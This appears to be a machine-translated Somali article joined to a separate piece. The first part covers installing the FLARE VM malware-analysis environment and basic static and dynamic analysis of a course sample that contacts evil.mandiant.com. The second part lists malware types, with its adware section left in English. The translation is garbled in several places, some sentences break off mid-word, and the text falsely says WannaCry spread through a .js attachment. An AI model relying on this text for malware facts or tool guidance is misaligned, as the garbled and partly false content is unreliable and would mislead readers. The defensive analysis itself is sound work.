Nidaamka intiisa kale si buuxda ayaa otomaatig u ah, marka naftaada u diyaari koob kafee ah ama shaah ah. Waxay kuxirantahay xawaaraha isku xirkaaga, rakibida hore waxay qaadataa 30-40 daqiiqo. Mashiinkaagu sidoo kale wuxuu dib u bilaabi doonaa dhowr jeer sababtoo ah shuruudaha rakibidda badan ee software. Inta lagu guda jiro hawsha dejinta, waxaad arki doontaa buuga rakibaadda tiro xirmooyin ah.


Marka rakibida la dhammeeyo, waxaa si weyn loogu talinayaa in loo beddelo aaladaha isku xirka Mashiinka Virtual-ka loo yaqaan 'Host-Only' si sheybaarada khaldan si kama 'ah ugu xirmaan internetka ama

shabakadda maxalliga ah. Sidoo kale, qaado shaashad mashiin dalwaddo cusub ah si xaaladdan nadiifka ah loo badbaadiyo! Rakibidda ugu dambeysa ee FLARE VM waa inay u ekaato Jaantus.

FIIRO GAAR AH: Haddii aad la kulanto tiro badan oo fariimo qalad ah, iskuday inaad si fudud dib ugu bilowdo rakibida. Dhammaan xirmooyinka jira waa la keydin doonaa oo xirmooyinka cusub ayaa la rakibayaa.

Qaabeynta VM iyo aaladaha lagu daray waxaa soo saaray ama si taxaddar leh u soo xushay xubnaha kooxda FLARE oo iyagu soo rogay khayaanada injineernimada, falanqeynaya ka faa'iideysiga iyo dayacanka, iyo barashada fasalo falanqaynta furin in ka badan toban sano.

Dhammaan qalabka waxaa lagu abaabulaa qaabdhismeedka galka lagu muujiyay Jaantuska.




In kasta oo aan isku dayeyno inaan ka dhigno aalado loo heli karo qaab toobiye ah faylka FLARE, waxaa jira dhowr laga heli karo khadadka-keliya. Fadlan ka fiiri dukumiintiyada khadka tooska ah http://flarevm.info si aad u hesho liiska ugu dambeeyay.


Si si fiican loo muujiyo sida FLARE VM ay gacan uga geysan karto howlaha falanqaynta khayaanada aan ku sameyno falanqeyn aasaasi ah mid ka mid ah shay-baarka aan u isticmaalno Koorsadeena Falanqaynta Malware.

Marka hore, aan helno tilmaamayaal aasaasi ah adoo eegaya xadhkaha ku jira binary. Layligan, waxaan ku socon doonnaa qalab 'FLARE' oo u gaar ah qalabka loo yaqaan 'FLOSS', oo ah xarig danab ku leh steroids. Booqo http://flosseveryday.info si aad u hesho macluumaad dheeraad ah oo ku saabsan aaladda. Waad bilaabi kartaa adoo gujinaya astaanta


FLOSS ee ku taal bar-tilmaameedka isla markaana ka soo horjeeda shaybaarka sida lagu muujiyey Jaantuska.




Nasiib darrose, inaad fiiriso xadhkaha ka dhasha Jaantuska 6 kaliya hal xadhig ayaa runti taagan oo ma cadda sida loo adeegsado.



Aynu wax yar ka sii qodno binary iyada oo la furayo CFF Explorer si loo falanqeeyo soo dejinta muunadda, ilaha, iyo qaab-dhismeedka madax madaxeedka 'PE'. CFF Explorer iyo koronto dhowr ah ayaa laga heli karaa galka FLARE oo laga heli karo Desktop ama Start menu sida lagu muujiyey Jaantuska 7.




Intii lagu falanqeynayay cinwaanka PE, waxaa jiray dhowr tilmaam oo muujinaya in binaryku ku jiro shey khayraad leh oo leh culeys dheeraad ah. Tusaale ahaan, Jadwalka Cinwaanka Soo Dejinta waxaa ku jira wicitaano ku habboon Windows API sida LoadResource, FindResource iyo ugu dambeyn WinExec. Nasiib darrose, sida aad ku arki karto Jaantuska 8aad xaddiga lacag bixinta ee "BIN" waxaa ku jira qashin sidaa darteed waxay u egtahay in la qariyey.




Waqtigan xaadirka ah, waan sii wadi karnaa falanqaynta ma guurtada ah ama waan khiyaami karnaa xoogaa annagoo u wareejinayna farsamooyinka falanqaynta firfircoon ee aasaasiga ah. Aynu isku dayno inaan si dhakhso leh u soo uruurinno tilmaamayaasha aasaasiga ah adoo adeegsanaya qalab kale oo FLARE ah oo la yiraahdo FakeNet-NG. FakeNet-NG waa aalad ku dayasho isgaarsiin shabakad firfircoon oo khiyaameysa fure si ay u muujiso shaqadeeda shabakad iyadoo u soo bandhigeysa adeegyo been abuur ah sida DNS, HTTP, FTP, IRC iyo kuwo kale oo badan. Fadlan booqo http://fakenet.info wixii macluumaad dheeraad ah ee ku saabsan aaladda.

Sidoo kale, aan ka bilowno Procmon Sysinternals Suite si aan ula socono dhammaan Faylka, Diiwaanka iyo waxqabadka Windows API sidoo kale. Waxaad ka heli kartaa labadan qalab ee sida joogtada ah loo isticmaalo ee ku yaal bar-tilmaameedka lagu muujiyey sawirka 9.




Ka dib markii aan ku fulinay muunada mudnaanta Maamulaha, waxaan si dhakhso leh u helnaa shabakado heer sare ah iyo tilmaamayaal martigelin ku saleysan. Jaantuska 10 wuxuu muujinayaa FakeNet-NG oo ka jawaabaya isku dayga khayaanada ee ah inuu kula xiriiro

evil.mandiant.com adoo adeegsanaya hab maamuuska HTTP. Halkan waxaan ku soo qaadaneynaa tilmaamayaal waxtar leh sida cinwaan dhammaystiran oo HTTP ah, URL iyo xadhig suurtagal ah oo u gaar ah Isticmaalaha Wakiilka. Sidoo kale, u fiirso in FakeNet-NG ay awood u leedahay inay aqoonsato habka saxda ah ee isgaarsiinta kaasoo ah heerka1_payload.exe. Magaca nidaamkani wuxuu u dhigmaa xargaha gaarka ah ee aan ku soo ogaannay falanqaynta ma guurtada ah, laakiin ma fahmin sida loo isticmaalay.



Isbarbardhigga natiijooyinkayaga iyo soosaarka Procmon ee Jaantuska 11, waxaan xaqiijin karnaa in khayaanada runtii ay mas'uul ka tahay abuurista level1_payload.exe lagu fulin karo galka system32.




Iyada oo qayb ka ah geeddi-socodka falanqaynta khayaanada, waxaan sii wadi karnaa qoditaanka qoto dheer anagoo ku shubanayna muunad qaybiyaha kala-baxa ah isla markaana ku samaynayna falanqayn dheeri ah gudaha qashin-qadaha. Si kastaba ha noqotee, ma jecli inaan ku raaxaysto madadaalo ardaydayada Koorsada Falanqaynta Malware anoo la wadaagaya dhammaan jawaabaha halkan. Taasi waxay tiri dhammaan qalabyada ku habboon ee lagu fulinayo falanqaynta noocaas ah horeyba loogu soo daray qaybinta sida IDA Pro iyo Binary Ninja kala soocayaasha, ururinta wanaagsan ee qashin-qaadaha iyo dhowr fiilooyin, iyo kuwo kale oo badan si ay uga dhigaan howlahaaga injineernimada beddelka sida ugu macquulsan.


FLARE VM waa mashruuc si isdaba joog ah u koraya una beddelaya. In kasta oo aan isku dayeyno inaan daboolno dhacdooyin badan oo xaalad-adeegsi ah intii suurtagal ah haddana waa wax aan suurtagal ahayn dabeecadda mashruuca awgeed. Nasiib wanaag, FLARE VM waa mid aad u fudud in la habeeyo maxaa yeelay waxaa lagu dhisay dusha sare ee mashruuca Shukulaatada. Shukulaatada waa nidaam maareyn xirmo ku saleysan Windows oo leh kumanaan xirmo. Liiska waxaad ka heli kartaa halkan: https://chocolatey.org/packages. Marka lagu daro keydka

shukulaatada dadweynaha, FLARE VM waxay isticmaashaa keydkeena FLARE oo si joogto ah u koraya oo hadda ka kooban qiyaastii 40 xirmo.

Waxaas oo dhan waxay ka dhigan yihiin waa haddii aad rabto inaad si dhakhso leh ugu darto xirmo, aan dhahno Firefox, mar dambe uma baahnid inaad ku dhex wareegto websaydhka soosaaraha barnaamijyada. Si fudud u fur konsol oo ku qor taliska Jaantus 12 si toos ah u soo dejiso oo u rakibo xirmo kasta:



Sidii aan ku soo sheegay bilowgii, mid ka mid ah caqabadaha ugu adag ee Mashiinka Aaladda aan la maamulin ayaa isku dayaya inuu sii wado dhammaan aaladaha ilaa taariikhda. FLARE VM ayaa xaliya dhibaatadan. Waxaad si buuxda u cusbooneysiin kartaa nidaamka oo dhan adoo si fudud u socodsiinaya amarka Jaantuska 13.



Nocyada malwars ga

1. **Worms :** Gooryaanka waxaa lagu kala qaadaa nuglaanta barnaamijyada ama weerarada phishing. Marka dixirigu isku rakibo xusuusta kombiyuutarkaaga, wuxuu bilaabaa inuu ku faafo mashiinka oo dhan iyo xaaladaha qaarkood… shabakadaada oo dhan.

Waxay kuxirantahay nooca dixiriga iyo tallaabooyinkaaga amniga, waxay sameyn karaan dhaawac culus. Naadiyadan curyaamiinta ah can

- Wax ka beddel oo tirtir faylasha
- Ku duri barnaamijyada xunxun kombiyuutarada
- Ku celceliyaan naftooda marar badan si ay u xaalufin khayraadka nidaamka
- Xadi xogtaada
- Ku rakib bannaanka habboon ee jabsadayaasha

Waxay si dhakhso leh u qaadsiin karaan tiro badan oo kambiyuutarro ah, iyagoo isticmaalaya xawaaraha ballaadhinta iyo culeyska xad dhaafka ah ee serverkaaga markay sii socdaan.

2. **Viruses :** Si ka duwan dixirig, fayrasyadu waxay u baahan yihiin nidaam hawlgal oo firfircoon oo horeyba u cudurka qabay ama barnaamij uu ku shaqeeyo. Fayrasyadu waxay sida caadiga ah ku lifaaqan yihiin fayl la fulin karo ama dukumenti erey ah.

Dadka badankood waxay u badan tahay inay ka warqabaan in kordhinta faylka .exe ay u horseedi karto arrimo haddii aysan ka imaanin ilo lagu kalsoon yahay. Laakiin waxaa jira boqolaal faylal kale oo kordhin ah oo muujinaya feyl la fulin karo.

Badanaa wuxuu ku faafaa websaydhyada cudurka qaba, faylasha la wadaago, ama emayl soo degsashada lifaaqa, fayrasku wuu iska jiifsan doonaa illaa faylka martida loo yahay ama barnaamijka la hawlgelinayo. Marka taasi dhacdo, fayrasku wuxuu awoodaa inuu iskiis isu ekaado oo uu ku faafo nidaamkaaga.

Fayrasyada kombiyuutarka, liiska xiriiriyahaagu wuxuu u dhigmaa tareen buuxa oo loogu talagalay hargabka caadiga ah. Waxay afduubataa barnaamijyadaada waxayna isticmaashaa barnaamijyadaada gaarka ah si aad ugu hindhiso qof walba… adigoo u diraya faylasha cudurka qaba asxaabtaada, asxaabtaada iyo macaamiishaada. Sababtoo ah waxay umuuqataa inay ka imaaneyso ilo lagu kalsoonaan karo (adiga!), Waxay leedahay fursad aad u sareysa oo faafitaan ah.

3. **Bots & Botnets:** Bot waa kombiyuutar ay ku dhacday malware-ka sidaa darteed meel fog ayaa laga xakamayn karaa hacker.

Bot-kaas (aka kumbuyuutarka zombie), ayaa markaa loo isticmaali karaa in lagu soo qaado weerarro badan ama in lagu noqdo qayb ka mid ah ururinta bots (aka a botnet).

Botnets waxay caan ku yihiin hacker-show-off-yada (inta badan ee aad ururiso, kuwa aad u xoog badan tahay jabsiga aad tahay) iyo dambiilayaasha internetka ee faafiya furaha. Botnets waxaa ku jiri kara malaayiin aalado ah markay faafinayaan iyadoo aan la ogaan.

Botnets waxay ka caawiyaan dadka wax jabsada dhammaan noocyada waxqabadka xun, oo ay ka mid yihiin:

- Weerarrada DDoS
- Keylogging, shaashadda iyo gelitaanka kaamerada webka
- Faafinta noocyo kale oo furin ah
- Diraya fariimaha spam iyo phishing

4. **Trojan Horses:** Sida ay u muuqatoba, Faras Trojan waa barnaamij xaasidnimo ah oo iskaga dhigaya feylal sharci ah. Sababtoo ah waxay umuuqataa mid lagu kalsoonaan karo,

adeegsadayaasha ayaa soo dejiya isla markaana… hey presto, duufaannada cadowga.

Trojans laftoodu waa albaab. Si ka duwan dixirigga, waxay u baahan yihiin marti-geliye ay shaqeeyaan. Markaad Trojan ku haysato qalabkaaga, khawaarijtu waxay u isticmaali karaan to

- Tirtir, wax ka beddel oo soo qaado xogta
- U gooso qalabkaaga qayb ka mid ah botnet-ka
- Basaaso qalabkaaga
- Hesho helitaanka shabakadaada

5. **Ransomware:** Ransomware wuu diidaa ama xaddidayaa marin u helka faylashaada. Kadibna waxay dalbaneysaa lacag bixin (badanaa lagu sameeyo kripto-currencies) iyadoo laguu soo celinayo.

Bishii Maajo 2017, weerar madax furasho ah wuxuu ku faafay 150 waddan oo hal maalin gudaheed ayuu waxyeelleeyey kumbuyuutarro 200k ah. Weerarka oo si toos ah loogu magac daray WannaCry, ayaa sababay waxyeelo lagu qiyaasay boqolaal milyan ilaa balaayiin dollar.

WannaCry waxay saamaysay nidaamyada hawlgalka ee MS ee aan lahayn balastarkii ugu dambeeyay ee loogu rakibay baylahnimo la yaqaan. Si loo yareeyo halista weerarada madax furashada…

- Had iyo jeer hayso Nidaamkaaga Hawlgalka casriyeyn
- Hayso softiweerkaaga ka hortagga fayraska
- Dib u dhig faylashaada ugu muhiimsan
- Ha ka furin lifaaqyada ilaha aan la aqoon (WannaCry waxaa lagu faafiyay lifaaqa .js)

6. **Adware & Scams :** Adware is one of the better-known types of malware. It serves pop-ups and display ads that often have no relevance to you.

Some users will put up with certain types of adware in return for free software (games for example). But not all adware is equal. At best, it's annoying and slows down your machine. At worst, the ads link to sites where malicious downloads await unsuspecting users. Adware can also deliver Spyware and is often easily hacked, making devices that have it installed a soft target for hackers, phishers and scammers.

7. **Spyware :** Spyware waxay si qarsoodi ah u duubtaa waxqabadkaaga internetka, uruurinta xogtaada iyo ururinta maclu-umaadka shakhsiyeed sida magacyada isticmaalaha, furaha sirta ah iyo dabeecadaha baafinta.

Spyware waa hanjabaad caadi ah, oo badanaa loo qaybiyo sidii freeware ama shareware oo leh hawl rafcaan leh dhamaadka hore oo leh hawl qarsoodi ah oo ku socota asalka oo aadan waligaa ogaan karin. Badanaa waxaa loo isticmaalaa in lagu fuliyo xatooyada aqoonsiga iyo khayaanada kaararka deynta.

Mar uun kombuyuutarkaaga, spyware wuxuu xogtaada ugu gudbiyaa xayeysiistayaasha ama dambiilayaasha internetka. Qaar ka mid ah spyware waxay rakibaan furin dheeraad ah oo isbedel ku sameeya goobahaaga.

